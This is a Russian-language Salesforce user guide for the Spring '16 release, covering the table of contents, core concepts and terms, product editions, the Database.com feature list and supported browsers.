

salesforce

---

# Успешная работа с Salesforce

Руководство пользователя, Spring '16



 @salesforcedocs

Последнее обновление: 17.12.2015

Англоязычная версия данного документа имеет приоритет над переведенной версией.

© salesforce.com, inc., 2000—2016 гг. Все права защищены. Подобно другим именам и товарным знакам, Salesforce является зарегистрированным товарным знаком компании salesforce.com, inc. Прочие упомянутые товарные знаки могут принадлежать соответствующим владельцам.



# СОДЕРЖИМОЕ

|  |             |
|--|-------------|
| <b>ОСНОВЫ Salesforce</b> .....   | <b>3</b>    |
| Что такое Salesforce? .....  | 4           |
| Начало работы для нового пользователя .....                                    | 40          |
| Персональная настройка .....   | 49          |
| Использование на мобильных устройствах .....                                   | 91          |
| Управление взаимосвязями и данными посредством записей .....                   | 129         |
| Обнаружение информации с помощью функции поиска .....                          | 188         |
| Запуск отчета .....  | 4153        |
| Доступ к элементам пользовательского интерфейса, записям и полям .....         | 223         |
| <br>   |             |
| <b>Оценка и развертывание Lightning Experience для вашей организации</b> ..... | <b>225</b>  |
| Отличительные особенности Lightning Experience .....                           | 226         |
| Подходит ли Lightning Experience для вашей организации Salesforce? .....       | 228         |
| Переход на Lightning Experience Пора! .....                                    | 240         |
| Работа в Lightning Experience .....  | 247         |
| Замечания по Lightning Experience .....  | 263         |
| Информационный центр Lightning Experience .....                                | 296         |
| <br>   |             |
| <b>Настройка и обслуживание организации Salesforce</b> .....                   | <b>302</b>  |
| Добро пожаловать, администраторы Salesforce! .....                             | 302         |
| Пробные версии Salesforce .....  | 302         |
| Планирование запуска Salesforce .....  | 305         |
| Настройка организации .....  | 307         |
| Управление пользователями .....  | 514         |
| Управление доступом пользователей к данным .....                               | 580         |
| Импорт данных .....  | 733         |
| Управление данными .....   | 827         |
| Кэш платформы Force.com .....  | 837         |
| Управление повторяющимися записями в Salesforce .....                          | 840         |
| Безопасность .....   | 876         |
| Отслеживание организации .....   | 1096        |
| Настройка мобильных приложений Salesforce .....                                | 1127        |
| Установка пакетов и управление приложениями .....                              | 1223        |
| <br>   |             |
| <b>Продажи клиентам</b> .....  | <b>1248</b> |
| Повышение показателей успешности продаж при помощи Salesforce .....            | 1248        |
| Управление людьми и организациями-покупателями .....                           | 1249        |
| Проведение кампаний и создание интересов .....                                 | 1411        |

|   |             |
|---|-------------|
| Управление действиями, возможностями и продуктами . . . . .             | 1488        |
| Повышение производительности посредством Work.com . . . . .             | 1585        |
| Создание смет и документирование контрактов . . . . .                   | 1613        |
| Управление и отслеживание заказов клиентов . . . . .                    | 1624        |
| Прогнозирование продаж . . . . .  | 1639        |
| Многоканальные продажи . . . . .  | 1692        |
| Использование интегрированной эл. почты Salesforce . . . . .            | 1734        |
| <b>Настройка и обслуживание инструментов продаж . . . . .</b>           | <b>1872</b> |
| Настройка и обслуживание функций продаж . . . . .                       | 1872        |
| Администрирование людей и организаций-покупателей . . . . .             | 1874        |
| Установка параметров продаж . . . . .                                   | 2015        |
| Настройка интегрированной эл. почты Salesforce . . . . .                | 2210        |
| Настройка Work.com . . . . .  | 2321        |
| Управление функциями Work.com . . . . .                                 | 2355        |
| <b>Поддержка клиентов . . . . .</b>                                     | <b>2379</b> |
| Salesforce Service Cloud . . . . .                                      | 2379        |
| Отслеживание запросов клиентов . . . . .                                | 2381        |
| Разрешение запросов клиентов . . . . .                                  | 2411        |
| Создание и проверка соглашений об обслуживании . . . . .                | 2491        |
| Доступ к базе знаний . . . . .  | 2508        |
| Использование универсальных служб поддержки . . . . .                   | 2566        |
| Использование функции социального обслуживания клиентов . . . . .       | 2622        |
| <b>Настройка и обслуживание инструментов службы поддержки . . . . .</b> | <b>2629</b> |
| Добро пожаловать, администраторы службы поддержки! . . . . .            | 2629        |
| Настройка клиентских каналов . . . . .                                  | 2629        |
| Настройка возможностей агента службы поддержки . . . . .                | 2891        |
| Автоматизация контактных центров . . . . .                              | 2925        |
| Добавление прав, соглашений об обслуживании и рабочих заказов . . . . . | 2954        |
| Добавление базы знаний . . . . .  | 3018        |
| Группы, работающие с обращениями, и очереди обращений . . . . .         | 3138        |
| Добавление функции социального обслуживания клиентов . . . . .          | 3147        |
| Составление отчетов по действиям службы поддержки . . . . .             | 3200        |
| <b>Расширенное сотрудничество . . . . .</b>                             | <b>3204</b> |
| Добро пожаловать, пользователи инструментов сотрудничества! . . . . .   | 3204        |
| Сотрудничество внутри компании . . . . .                                | 3204        |
| Сотрудничество с партнерами и клиентами . . . . .                       | 3411        |
| <b>Настройка и управление сообществами Salesforce . . . . .</b>         | <b>3420</b> |
| Общие сведения о сообществах Salesforce . . . . .                       | 3420        |
| Планирование внедрения . . . . .  | 3420        |

|  |             |
|--|-------------|
| Настройка и обслуживание сообщества . . . . .                                | 3422        |
| Безопасность и проверка подлинности . . . . .                                | 3509        |
| Управление макетом и страницами . . . . .                                    | 3515        |
| Настройка шаблонов посредством конструктора сообществ . . . . .              | 3525        |
| Шаблоны сообщества . . . . .   | 3551        |
| Управление сообществом . . . . .   | 3554        |
| Составление отчетов . . . . .  | 3600        |
| Обучение пользователей работе с сообществами . . . . .                       | 3607        |
| <b>Настройка и обслуживание инструментов сотрудничества . . . . .</b>        | <b>3627</b> |
| Добро пожаловать, администраторы инструментов сотрудничества! . . . . .      | 3627        |
| Salesforce Chatter . . . . .   | 3627        |
| Salesforce Files . . . . .   | 3667        |
| Salesforce Files Sync . . . . .  | 3668        |
| Salesforce Files Connect . . . . .   | 3673        |
| Chatter Desktop . . . . .  | 3700        |
| Лицензии Chatter . . . . .   | 3705        |
| Salesforce CRM Content . . . . .   | 3707        |
| Google Apps . . . . .  | 3733        |
| <b>Analytics . . . . .</b>   | <b>3745</b> |
| Wave Analytics . . . . .   | 3745        |
| Отчеты и панели мониторинга . . . . .  | 3986        |
| <b>Оптимизация приложений Sales и Service посредством консоли</b>            |             |
| <b>Salesforce . . . . .</b>  | <b>4236</b> |
| Консоль Salesforce . . . . .   | 4236        |
| Ограничения для консоли Salesforce . . . . .                                 | 4238        |
| Настройка консоли Salesforce . . . . .                                       | 4240        |
| Настройка консоли Salesforce . . . . .                                       | 4285        |
| Использование консоли Salesforce . . . . .                                   | 4296        |
| <b>Расширение Salesforce посредством интерактивных</b>                       |             |
| <b>инструментов . . . . .</b>  | <b>4346</b> |
| Добро пожаловать, администраторы интерактивной системы Salesforce! . . . . . | 4346        |
| Поиск по параметрам управления объектами . . . . .                           | 4346        |
| Настройка организации . . . . .  | 4349        |
| Расширение объектов, данных и полей . . . . .                                | 4434        |
| Расширение бизнес-процессов . . . . .  | 4729        |
| Создание веб-сайтов . . . . .  | 5051        |
| Расширение области действия организации . . . . .                            | 5329        |
| Создание приложений . . . . .  | 5525        |
| Создание настраиваемых мобильных приложений . . . . .                        | 5540        |

|  |             |
|--|-------------|
| Приложения .....   | 5551        |
| <b>Расширение Salesforce посредством кода .....</b>                                    | <b>5552</b> |
| Добро пожаловать, разработчики Salesforce! .....                                       | 5552        |
| Инструменты разработки Salesforce .....  | 5552        |
| Код .....  | 5553        |
| Отладка .....  | 5828        |
| Тестирование .....   | 5865        |
| Развертывание .....  | 5874        |
| <b>Развертывание дополнительных возможностей посредством<br/>безопасных сред .....</b> | <b>5876</b> |
| Добро пожаловать, интеграторы, разработчики и администраторы Salesforce! .....         | 5876        |
| Настройка и управление безопасной средой .....   | 5877        |
| Развертывание изменений .....  | 5897        |
| <b>Создание и распространение пакетов приложений .....</b>                             | <b>5927</b> |
| Общие сведения о пакетировании и распространении .....                                 | 5927        |
| Работа с пакетами .....  | 5928        |
| Распространение приложений .....   | 6000        |
| Поддержка подписчиков приложения .....   | 6024        |
| <b>Ограничения Salesforce .....</b>  | <b>6027</b> |
| Общие сведения об ограничениях Salesforce .....  | 6027        |
| Общие ограничения Salesforce .....   | 6027        |
| Ограничения по поддержке и администрированию .....                                     | 6043        |
| Ограничения по сотрудничеству .....  | 6071        |
| Ограничения для сообществ .....  | 6076        |
| Ограничения для функций .....  | 6082        |
| <b>Глоссарий .....</b>   | <b>6094</b> |

# Добро пожаловать в документацию Salesforce



Общие функции Salesforce



Настройка и безопасность



Аналитика

Wave Analytics

Отчеты и панели мониторинга



Мобильное приложение Salesforce1



Sales Cloud

Продажи клиентам

Настройка и обслуживание инструментов продаж



Marketing Cloud



Service Cloud



Сообщества и чаты

Настройка и обслуживание сообществ

Расширенное сотрудничество

Настройка и обслуживание инструментов сотрудничества



Разработка



Активация функции

## Общие ресурсы

- [Примечания в выпуску \(текущий выпуск\)](#)
- [Полное руководство по использованию Salesforce](#)

Добро пожаловать в документацию Salesforce

- [Интерактивные учебные модули Trailhead](#)
- [Документация соответствия](#)

# ОСНОВЫ Salesforce

Вас приветствует Salesforce, ультрасовременная служба облачной обработки данных, предназначенная для управления отношениями с клиентами, интеграции других систем и разработки собственных приложений! В данном разделе описаны некоторые основные понятия, позволяющие разобраться в продуктах и выпусках системы Salesforce, а также рассматриваются пользовательские настройки. Кроме того, данная документация содержит сведения о типовых задачах, доступных пользователям Salesforce (например, использование основных функций Chatter, запуск отчетов и поиск сведений или записей в системе Salesforce).

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

### Что такое Salesforce?

Salesforce помогает управлять отношениями с клиентами, обеспечивает интеграцию с другими системами и позволяет создавать собственные приложения.

### Начало работы для нового пользователя

Система Salesforce используется впервые? Чтобы начать работу с приложением, настройте учетную запись нового пользователя.

### Персональная настройка

Используйте варианты настройки для персонализации своей работы в Salesforce. Настройте экран как вам нравится, защитите свою информацию и дайте знать другим пользователям о себе.

### Использование на мобильных устройствах

Несколько мобильных приложений компании Salesforce предоставляют клиентам удаленный доступ к рабочим данным.

### Управление взаимосвязями и данными посредством записей

Как правило, данные Salesforce хранятся в виде отдельных *записей* и систематизируются посредством объектов. Например, объект «Организация» объединяет все записи организаций. Запись организации Асме указывает, что компания Асме является одной из организаций пользователя.

### Обнаружение информации с помощью функции поиска

Функция поиска Salesforce дает возможность быстро находить информацию. Поиск доступен на сайте Salesforce, в мобильном приложении Salesforce1 или в компоненте поиска, построенном на основе платформы Salesforce.

### Запуск отчета

Чтобы запустить отчет, найдите нужный отчет на вкладке «Отчеты» и щелкните его имя. Отчеты запускаются автоматически при выборе имени. Чтобы запустить или запланировать просматриваемый отчет, нажмите кнопку «**Запустить отчет**». В Lightning Experience кнопка «**Запустить отчет**» отображается только после сохранения отчета.

### Доступ к элементам пользовательского интерфейса, записям и полям

Защита корпоративных данных выполняется разными компонентами, которые могут быть настроены администратором. Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют определять уровень доступа других пользователей к собственным данным путем предоставления коллегам индивидуального доступа к записям.

## Что такое Salesforce?

Salesforce помогает управлять отношениями с клиентами, обеспечивает интеграцию с другими системами и позволяет создавать собственные приложения.

Ниже перечислены продукты и услуги, поддерживаемые системой Salesforce.

### Приложения Salesforce

Система Salesforce поддерживает готовые приложения по управлению отношениями с клиентами — от автоматизации процессов продаж до управления отношениями с партнерами, маркетинга и обслуживания клиентов.

### Платформа Force.com

Платформа Force.com — это первая платформа как услуга, позволяющая разработчикам создавать и распространять любые бизнес-приложения по запросу и без программного обеспечения. Кроме того, платформа поддерживает удобные интерактивные инструменты настройки, предназначенные для создания уникальных бизнес-решений без применения программных средств.

### AppExchange

AppExchange — это каталог, содержащий сотни облачных приложений, созданных клиентами, разработчиками и партнерами Salesforce. Как правило, данные приложения бесплатны и поддерживаются системой Salesforce, благодаря чему пользователи могут быстро и эффективно расширять набор нужных функций.

### Сообщество salesforce.com

Компания Salesforce заботится об успехе своих клиентов, предоставляя им возможность обучения, получения поддержки, обращения за консультационными услугами, просмотра рекомендаций и участия в различных мероприятиях или дискуссионных клубах. Посетите [сообщество salesforce.com](#).

### Основные понятия и термины

Чтобы повысить эффективность использования системы Salesforce, рекомендуем просмотреть основные понятия и термины. Они широко используются в наших продуктах и документации, а также специалистами службы поддержки. Понятия, рассмотренные в данном разделе, позволяют получить более полное представление о работе системы Salesforce. А термины позволяют разобраться в некоторых основных компонентах.

### Версии Salesforce

Компания Salesforce предлагает пользователям разные пакеты продуктов и услуг, предназначенные для решения отдельного набора бизнес-задач.

### Поддерживаемые обозреватели

Список поддерживаемых обозревателей для Salesforce зависит от того, что вы используете — Salesforce Classic или Lightning Experience.

### Полезные советы и руководства по внедрению

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступные функции  
определяются используемой  
версией Salesforce.



## Основные понятия и термины

Чтобы повысить эффективность использования системы Salesforce, рекомендуем просмотреть основные понятия и термины. Они широко используются в наших продуктах и документации, а также специалистами службы поддержки. Понятия, рассмотренные в данном разделе, позволяют получить более полное представление о работе системы Salesforce. А термины позволяют разобраться в некоторых основных компонентах.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все версии.**

## Понятия

| Понятие                                   | Определение   |
|---|---|
| Облако                                    | Имя, используемое компанией Salesforce для обозначения свободного набора функций, позволяющих выполнять действия определенного типа (например, продажа продуктов, поддержка клиентов или сотрудничество с коллегами). Самые распространенные примеры: <i>Service Cloud</i> и <i>Sales Cloud</i> .   |
| Облачная обработка данных                 | Технология, включающая веб-службы, которые поддерживают регистрацию и вход посредством обозревателя. Система Salesforce предоставляет облачные услуги. Google Apps и Amazon.com — это примеры других известных служб облачной обработки данных.   |
| Программное обеспечение как услуга (SaaS) | Программное обеспечение, доступное в облаке (вместо традиционных средств, например, на диске). Программное обеспечение не требует загрузки и установки, а обновления применяются автоматически.   |
| Доверие                                   | Термин, используемый компанией Salesforce для обозначения обязательств по разработке и доставке самого надежного, быстрого и безопасного облачного решения.<br><br>Веб-сайт <a href="http://trust.salesforce.com">trust.salesforce.com</a> , созданный для достижения успеха клиентов, позволяет просматривать статусы системы, а также предоставляет клиентам и сообществу Salesforce доступ к текущим и архивным данным о производительности системы, обновлениям, отчетам по инцидентам и расписаниям обслуживания всех основных компонентов системы.<br><br>Веб-узел <a href="http://trust.salesforce.com">trust.salesforce.com</a> доступен всем участникам сообщества Salesforce абсолютно бесплатно. |

## Термины

| Термин     | Определение  |
|------------|--|
| Приложение | <i>Приложение</i> — это совокупность компонентов (например, вкладки, отчеты, панели мониторинга и страницы Visualforce), предназначенная для решения конкретной бизнес-задачи. Система Salesforce поддерживает стандартные приложения, доступные для настройки (например, Sales и Call Center). При необходимости стандартные приложения могут быть настроены в соответствии с текущими бизнес-требованиями. |
| Версия     | Пакет продуктов и услуг Salesforce, предназначенный для решения отдельного набора бизнес-задач. Все версии Salesforce оформлены в едином стиле, но отличаются доступными функциями и компонентами, а также ценой.  |


| Термин      | Определение  |
|-------------|--|
| Объект      | <p>Определение отдельного типа информации, доступного для хранения в системе Salesforce. Например, объект «Обращение» позволяет хранить сведения о запросах клиентов. Для каждого объекта может быть создано большое количество записей.</p> <p>Система Salesforce поддерживает множество стандартных объектов и позволяет создавать настраиваемые объекты.</p>  |
| Организация | <p>Развертывание Salesforce, содержащее заданный набор лицензированных пользователей. Организация пользователя содержит все соответствующие данные и приложения.</p>   |
| Запись      | <p>Совокупность полей, хранящих информацию об отдельном элементе конкретного типа, называемого объектом (например, контакт, организация или возможность). Например, запись контакта может хранить информацию об Алексее Иванове, а запись обращения может хранить информацию о его запросе на обучение.</p>  |
| Выпуск      | <p>Система Salesforce обновляется три раза в год; каждый выпуск обозначается временем года (Winter, Spring или Summer) и текущим календарным годом. <i>Пример:</i> «Winter'15».</p> <p>Примечания к выпуску Salesforce, обновляемые перед каждым выпуском Salesforce, содержат сведения о новых доступных функциях и продуктах, а также все изменения, внесенные в текущие функции и продукты. Чтобы просмотреть примечания к выпуску, выполните поиск по запросу «Примечания к выпуску» в интерактивной справке Salesforce.</p> |
| Salesforce  | Имя CRM-службы облачной обработки данных Salesforce.   |
| Salesforce  | Название компании.   |

## Версии Salesforce

Компания Salesforce предлагает пользователям разные пакеты продуктов и услуг, предназначенные для решения отдельного набора бизнес-задач.

Все данные пакеты, называемые *версиями*, оформлены в едином стиле, но отличаются доступными функциями и компонентами, а также ценой. Например, функция, доступная в версии Professional Edition за дополнительную плату, может быть доступна в версии Enterprise Edition по умолчанию. Рекомендуем сначала выбрать одну из базовых версий, которая по мере расширения бизнеса может быть заменена более полной версией.

Сравнительную таблицу версий и их функций см. на странице [«Цены и версии Salesforce»](#).

 **Прим.:** Справка Salesforce описывает все общедоступные функции, включая функции, доступные только некоторым версиям. Чтобы определить доступность функции в используемой версии, найдите нужную функцию в справке и просмотрите таблицу «Доступно в версиях:», расположенную вверху любого связанного раздела.

[Contact Manager Edition](#)

[Group Edition](#)

[Developer Edition](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступные функции определяются используемой версией Salesforce.

[Personal Edition](#)

[Professional Edition](#)

[Enterprise Edition](#)

[Unlimited Edition](#)

[Performance Edition](#)

Версия Performance Edition — это решение от компании Salesforce, которое поддерживает функции CRM и платформы Force.com, а также Data.com, Work.com, Identity, Live Agent, Salesforce Knowledge и дополнительные функции безопасной среды.

[Database.com Edition](#)

[Expansion Pack и Unlimited Apps Pack](#)

СМ. ТАКЖЕ:

[Сравнение мобильных продуктов Salesforce](#)

## Contact Manager Edition

Версия Contact Manager предназначена для малого бизнеса и предоставляет доступ к ключевым функциям управления контактами, включая организации, контакты, действия, календари, примечания, вложения и отчеты. Кроме того, версия Contact Manager отличается простотой и удобством настройки. Дополнительную информацию о функциях Contact Manager см. на странице [«Цены и версии Salesforce»](#).



**Прим.:** Приложение Lightning Experience недоступно в версии Contact Manager Edition.

СМ. ТАКЖЕ:

[Версии Salesforce](#)

## Group Edition

Версия Group Edition системы Salesforce предназначена для малого бизнеса и рабочих групп с ограниченным количеством пользователей. Версия Group Edition позволяет пользователям управлять своими клиентами на протяжении всего цикла продаж, предоставляя им необходимую поддержку и обслуживание. Версия Group Edition предоставляет доступ к организациям, контактам, возможностям, интересам, обращениям, панелям мониторинга (только для чтения) и отчетам. Дополнительную информацию о функциях Group Edition см. на странице [«Цены и версии Salesforce»](#).

СМ. ТАКЖЕ:

[Версии Salesforce](#)

## Developer Edition


Версия Developer Edition предоставляет доступ к платформе Force.com и интерфейсу API. Данная версия позволяет разработчикам расширять систему Salesforce, интегрировать другие приложения и разрабатывать новые инструменты или приложения. Версия Developer Edition предоставляет доступ ко многим функциям, поддерживаемым версией [Enterprise Edition](#).

Компания Salesforce не предоставляет техническую поддержку для версии Developer Edition. Чтобы получить помощь, воспользуйтесь форумами сообщества разработчиков, доступными зарегистрированным пользователям на веб-сайте для разработчиков Force.com ([developer.salesforce.com](https://developer.salesforce.com)). Документация для версии Developer Edition доступна в [технической библиотеке](#).

СМ. ТАКЖЕ:

[Версии Salesforce](#)

## Personal Edition

 **Прим.:** Версия Personal Edition недоступна новым организациям. Подписка может быть продлена только текущими организациями, использующими версию Personal Edition. Кроме того, организации Personal Edition, зарегистрированные после июня 2009 года, теряют доступ к возможностям.

Версия Personal Edition — это CRM-решение, предназначенное для индивидуальных торговых представителей или других отдельных пользователей. Версия Personal Edition предоставляет доступ к ключевым функциям управления контактами, включая организации, контакты и синхронизацию с приложением Microsoft Outlook®. Кроме того, торговым представителям предоставляется доступ к таким инструментам продаж, как возможности.

 **Прим.:** Lightning Experience недоступен в версии Personal Edition.

СМ. ТАКЖЕ:

[Версии Salesforce](#)

## Professional Edition

Версия Professional Edition системы Salesforce предназначена для компаний, которым требуется доступ ко всем функциям CRM. Версия Professional Edition отличается простотой и удобством настройки, интеграции и администрирования, необходимыми для быстрого развертывания малых и средних предприятий. Дополнительную информацию о функциях Professional Edition см. на странице [«Цены и версии Salesforce»](#).

СМ. ТАКЖЕ:

[Версии Salesforce](#)

[Expansion Pack и Unlimited Apps Pack](#)

## Enterprise Edition

Версия Enterprise Edition системы Salesforce предназначена для использования на крупных предприятиях. Версия Enterprise Edition поддерживает все функции, доступные в версии Professional Edition, а также предоставляет доступ к дополнительным инструментам настройки и администрирования, которые могут использоваться при развертывании крупных предприятий. Кроме того, версия Enterprise Edition предоставляет доступ к интерфейсу Web Services API, обеспечивающему

беспрепятственную интеграцию с системами обработки документации. Дополнительную информацию о функциях Enterprise Edition см. на странице [«Цены и версии Salesforce»](#).

СМ. ТАКЖЕ:

[Версии Salesforce](#)

[Expansion Pack и Unlimited Apps Pack](#)

## Unlimited Edition

Версия Unlimited Edition системы Salesforce — это ведущее решение от компании Salesforce, позволяющее достигать успеха, который затем может быть применен ко всему предприятию посредством платформы Force.com. Постоянно растущая универсальность платформы гарантирует клиентам Unlimited Edition возможность управления всеми данными и их совместного использования по запросу.

Версия Unlimited Edition поддерживает все функции Enterprise Edition, а также предоставляет премьер-поддержку, полный мобильный доступ, неограниченное количество настраиваемых приложений, дополнительный объем хранилища и многое другое. Дополнительную информацию о функциях Unlimited Edition см. на странице [«Цены и версии Salesforce»](#).

СМ. ТАКЖЕ:

[Версии Salesforce](#)

## Performance Edition

Версия Performance Edition — это решение от компании Salesforce, которое поддерживает функции CRM и платформы Force.com, а также Data.com, Work.com, Identity, Live Agent, Salesforce Knowledge и дополнительные функции безопасной среды.

Версия Performance Edition предназначена для организаций, ожидающих колоссального роста и повышения степени удовлетворения клиентов, а также стремящихся к успешным продажам и качественному обслуживанию — как в социальных, так и в мобильных сетях. Версия Performance Edition поддерживает все функции Unlimited Edition, а также возможность просмотра очищенных данных об интересах и клиентах из Data.com, доступ к средствам обучения и отправки отзывов из Work.com, проверенные службы идентификации из Identity и многое другое. Клиенты из Японии, Сингапура и Южной Кореи могут выбрать версию Performance Edition Limited, поддерживающую все функции версии Performance Edition, кроме Data.com. Дополнительную информацию о функциях Performance Edition см. на странице [«Цены и версии Salesforce»](#).

СМ. ТАКЖЕ:

[Версии Salesforce](#)

## Database.com Edition

Database.com — это многопользовательская облачная служба базы данных, предназначенная для хранения данных, используемых приложениями для мобильных устройств и социальных сетей. Database.com может использоваться в качестве серверной базы данных для любых приложений, независимо от исходного языка, платформы или мобильного устройства. Встроенная инфраструктура социальной компьютеризации Database.com совместно с возможностью разработки современных интерфейсов API на основе REST позволяют самостоятельно создавать удобные приложения для мобильных устройств и социальных сетей.

Служба Database.com уже доступна пользователям Salesforce при выполнении некоторых действий (например, создание настраиваемых объектов, управление параметрами безопасности или импорт данных с помощью платформы Force.com и интерфейса API).

Автономная версия Database.com доступна разработчикам, которые занимаются созданием приложений, поддерживающих другие языки, платформы и устройства.

Служба Database.com доступна пользователям без специализированной документации. Взамен, рекомендуем использовать документацию Salesforce и [список функций](#), поддерживаемых службой Database.com. Данный список определяет темы документации Salesforce, применяемые к Database.com. Кроме того, таблица версий каждой функции, поддерживаемой службой Database.com, отображает версию Database.com Edition. Воспользуйтесь интерактивной справкой Salesforce, примечаниями к выпуску, рабочими тетрадями и руководствами разработчика для интерфейсов API, Apex, SOQL и SOSL.



**Прим.:** Приложение Lightning Experience недоступно в версии Database.com Edition.

### [Список функций Database.com](#)

Список функций Salesforce также поддерживается компонентом Database.com. В сочетании с таблицами версий, данный список может использоваться для поиска разделов справки Salesforce, которые также применяются к компоненту Database.com.

СМ. ТАКЖЕ:

[Версия Salesforce](#)

## Список функций Database.com

Список функций Salesforce также поддерживается компонентом Database.com. В сочетании с таблицами версий, данный список может использоваться для поиска разделов справки Salesforce, которые также применяются к компоненту Database.com.

Функции Salesforce, перечисленные ниже, также поддерживаются компонентом Database.com. Функции систематизируются по основной области продуктов. Некоторые функции доступны только посредством интерфейса API. Данные функции имеют соответствующее обозначение.

### Администрирование

- Контрольный журнал
- Сведения о компании
- Делегированный администратор/Войти как
- Расширенное управление профилем
- Безопасность поля
- Журнал входов
- Пакетные переносы
- Новый пользовательский интерфейс профиля
- Наборы полномочий
- Профили

**Apex** (Библиотеки доступны только для функций, поддерживаемых компонентом Database.com.)

### API

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Database.com Edition.**

- API-клиенты
- Bulk API
- Data Loader
- Metadata API
- Chatter REST API
- Репликация данных Web Services API
- Операции чтения Web Services API
- Операции записи Web Services API

#### **Управление жизненным циклом приложений**

- Наборы изменений

#### **Chatter**

- Возможность прекращения отслеживания записей, принадлежащих пользователю в Chatter
- Упоминания (только API)
- Активность и влияние Chatter
- Настройка параметров Chatter
- Отслеживание ленты
- Ленты
- Файлы (только API)
- Макеты группы
- Триггеры группы/Триггеры участника группы
- Группы
- Хэштеги/Темы
- Быстрые действия
- Предварительные просмотры обогащенных ссылок в ленте
- Триггеры для комментариев ленты и элементов ленты

#### **Содержимое**

##### **Настраиваемые параметры**

##### **Клиентские домены**

##### **Данные**

- Возможность пакетного переноса записей настраиваемых объектов
- Data Loader

##### **Конструктор декларативных приложений и настраиваемая схема**

##### **Настраиваемые объекты и поля**

- Force.com
- Поля формулы
- Область обогащенного текста
- Поля сводного резюмирования
- Правила проверки

##### **Инструменты разработчика**

- Force.com IDE

## Подразделения

### Расширенный пользовательский интерфейс профиля

- Включение
- Безопасность поля
- Полномочия поля/объекта
- Параметры объекта/вкладки (только объекты)
- Поиск
- Полномочия системы
- Просмотр и редактирование полномочий приложения
- Просмотр и редактирование времени входа
- Просмотр и редактирование диапазонов IP-адресов входа
- Просмотр и редактирование доступа к поставщику услуг
- Просмотр списков профиля

Доступность поля (для настраиваемых объектов)

### Матрица зависимости полей

## Fileforce

### Локализация и глобализация

- Мультивалюта
- Часовые пояса

### Мои личные сведения

- Изменить мой пароль
- Редактирование личных сведений
- Предоставление полномочий входа (кнопка «Отправить ссылку активации»)

### Автономный режим

- Настольные приложения Force.com Flex
- Веб-приложения Force.com Flex

### Наборы полномочий

- Возможность поиска полномочий
- Просмотр, редактирование и создание

### Списковые представления профиля

- Создание
- Редактирование

### Ограничение входов

- Время и диапазоны IP-адресов по профилям

### Безопасная среда

- Developer Sandbox (за дополнительную плату)
- Full Copy Sandbox (за дополнительную плату)



- Setup Only Sandbox (за дополнительную плату)

### **Поиск**

- Личные теги
- Общедоступные теги

### **Безопасность**

- Связанные приложения (OAuth)
- Зашифрованные настраиваемые поля
- Общая безопасность
- Функция удостоверения
- Входящая единая регистрация
- Политики паролей и входа
- Восстановление паролей

### **Единая регистрация**

#### **Общий доступ**

- Управляемый общий доступ к Apex
- Правила общего доступа на основе критериев
- Пользователь массового портала
- Правила общего доступа на основе ответственности
- Общедоступные группы
- Очереди
- Иерархия ролей
- Модель общего доступа/Общий доступ, установленный вручную

#### **Темы**

- Триггеры темы и назначения темы

#### **Настройки пользователя**

- Создание и редактирование персональных и общедоступных групп
- Отправить ссылку активации

#### **Пользователи**

- Аннулирование паролей
- Управление пользователями
- Управление ролями
- Отслеживание пользовательских событий (входы и обучение)
- Восстановление паролей
- Поля ролей
- Страница со списком ролей
- Настройка истечения срока действия пароля
- Настройка ограничений входа

#### **Просмотр связанного списка «Общедоступная группа»**

## Еженедельный экспорт

### Бизнес-правила

- Исходящие сообщения (как немедленные и зависящие от времени действия)
- Контролируемые по времени бизнес-правила (очередь бизнес-правил)
- Обновления полей бизнес-правила/Исходящие сообщения
- Бизнес-правила

## Expansion Pack и Unlimited Apps Pack

### Expansion Pack для версии Professional Edition

Версия Professional Edition позволяет приобретать компоненты Expansion Pack для увеличения ограничений, заданных для приложений, вкладок и объектов. Каждый компонент Expansion Pack соответствует лицензии пользователя организации.

### Unlimited Apps Pack для версии Enterprise Edition

Версия Enterprise Edition позволяет приобретать компоненты Unlimited Apps Pack для увеличения ограничений, заданных для приложений, вкладок и объектов, а также максимального количества вызовов API и объема хранилища данных. Каждый компонент Unlimited Apps Pack соответствует лицензии пользователя организации.

### Добавление компонентов

Компоненты Expansion Pack и Unlimited Apps Pack доступны только пользователям Sales Cloud, Service Cloud, Force.com и Site.com Only. Expansion Pack или Unlimited Apps Pack может использоваться для обновления организации только один раз. Если ограничения, предоставляемые пакетом, являются недостаточными, рекомендуем обновить версию организации. Чтобы добавить компонент Expansion Pack или Unlimited Apps Pack, обратитесь к представителю Salesforce.

СМ. ТАКЖЕ:

[Увеличение ограничений для приложений посредством Expansion Pack и Unlimited Apps Pack](#)

## Поддерживаемые обозреватели

Список поддерживаемых обозревателей для Salesforce зависит от того, что вы используете — Salesforce Classic или Lightning Experience.

### [Поддерживаемые обозреватели для Salesforce Classic](#)

Salesforce Classic поддерживается браузерами Microsoft® Internet Explorer® версий 9, 10 и 11, Apple® Safari® версий 5.x, 6.x и 7.x с операционной системой Mac OS X и Microsoft® Edge for Windows® 10, а также большинством последних стабильных версий браузеров Mozilla® Firefox® и Google Chrome™. Существуют некоторые ограничения.

### [Поддерживаемые обозреватели для Lightning Experience](#)

Lightning Experience поддерживается в Microsoft® Internet Explorer® 11, Apple® Safari® версии 8.x в Mac OS X, и в Microsoft® Edge для Windows® 10, а также в последних стабильных версиях Mozilla® Firefox® и Google Chrome™. Если вы используете Microsoft® Internet Explorer® 7–10, то перенаправляетесь к Salesforce Classic. Существуют некоторые ограничения.

### Загрузка модулей для просмотра документации и курсов интерактивного обучения

Рекомендуем загрузить модули, необходимые для просмотра PDF-документации и курсов интерактивного обучения Salesforce.

### Общие сведения о клавишах быстрого доступа

Клавиши быстрого доступа позволяют повысить эффективность использования системы Salesforce.

### Клавиши быстрого доступа к окнам компоновщика Lightning Experience

Используйте клавиши быстрого доступа для эффективной работы с окнами компоновщика Lightning Experience. Откройте окно компоновщика для создания задач, примечаний, журнала вызовов и многого другого. Клавиши быстрого доступа упрощают циклические переходы между полями в компоновщике и создают собственный принцип работы с многочисленными окнами компоновщика, открытыми одновременно.

### Настройка обозревателя Internet Explorer

Рекомендуем использовать последнюю версию обозревателя Internet Explorer, поддерживаемую системой Salesforce. Кроме того, рекомендуем установить все обновления программного обеспечения Microsoft.

### Настройка обозревателя Firefox

